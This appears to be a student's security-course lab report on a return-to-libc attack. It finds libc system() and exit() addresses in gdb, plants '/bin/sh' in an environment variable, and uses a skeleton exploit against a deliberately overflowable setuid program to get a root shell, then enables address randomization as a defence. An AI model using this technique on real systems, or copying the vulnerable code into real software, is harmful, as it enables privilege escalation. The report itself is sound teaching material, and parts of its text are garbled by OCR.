

Assignment 04


RISHI KUMAR SONI 1001774020

Task 1: Finding out the addresses of libc functions

Code Snippet







Observation


From the above `gdb` commands, we can find out that the address for the `system ()` function is `0xb7e42da0`, and the address for the `exit ()` function is `0xb7e369d0`. The actual addresses in your system might be different from these number.

Task 2: Putting the shell string in the memory

Code Snippet

```
void main()

{

char* shell = getenv("MYSHELL");

if (shell)

printf("%x\n", (unsigned int)shell);

 }
```

Observation



Explanation: We will find out that the same address is printed out. However, when you run the vulnerable program retlib.

Task 3: Exploiting the Buffer-Overflow Vulnerability

Attack Variation 1:

Code Snippet

Exploit.c

```
#include
<stdlib.h>
              #include <stdio.h>
              #include <string.h>
              int main(int argc, char **argv)
              {
                char buf[40];
                FILE *badfile;


                badfile = fopen("./badfile", "w");


                /* You need to decide the addresses and
                   the values for X, Y, Z. The order of the following
                   three statements does not imply the order of X, Y, Z.
                   Actually, we intentionally scrambled the order. */
                *(long *) &buf[X] = some address ;   //  "/bin/sh"
                *(long *) &buf[Y] = some address ;   //  system()
                *(long *) &buf[Z] = some address ;   //  exit()


                fwrite(buf, sizeof(buf), 1, badfile);
                fclose(badfile);
```


```
}
```

Retlib.c

```
#include
<stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);
```

```
    printf("Returned Properly\n");


    fclose(badfile);
    return 1;
}
```

Observation



Explanation:

Create the retlib and exploit.c program and then turn off address space randomization. We then compile the vulnerable program set as a set UID program owned by root. We then create and export a new shell environment variable called MYSHELL containing /bin/sh which will be passes as parameter to system function. Next, find the address of the location where the variable is stored. We then compiler and run the exploit program which creates the bad file. On executing retlib.c , we get access to the root shell.

Attack Variation 2:

In this we make attack by using a new retlib file named as newretlib and try to perfume the same Task3 Attack Variation 1.

```
seed@VM:~/lab3$ subl exploit.c
seed@VM:~/lab3$ gcc -o exploit exploit.c
seed@VM:~/lab3$ ./exploit
seed@VM:~/lab3$ ./newretlib
# 
```


Observation

When we change the name of the file, the attack wasn't successful because the number of character changes, the location of the return address does not match. By changing the number of characters and by changing the address of the executable files we compiler and run the program successfully.

Task 4: Turning on Address Randomization

Code Snippet

$ sudo sysctl -w kernel.randomize_va_space=2



Observation

By using the Address Randomization, we notice that the Address randomization makes these addresses different every times.

Since address randomization is turned on , the address of the environment variable system function location and the exit function location keeps changing randomly. This acts as a good protection mechanism.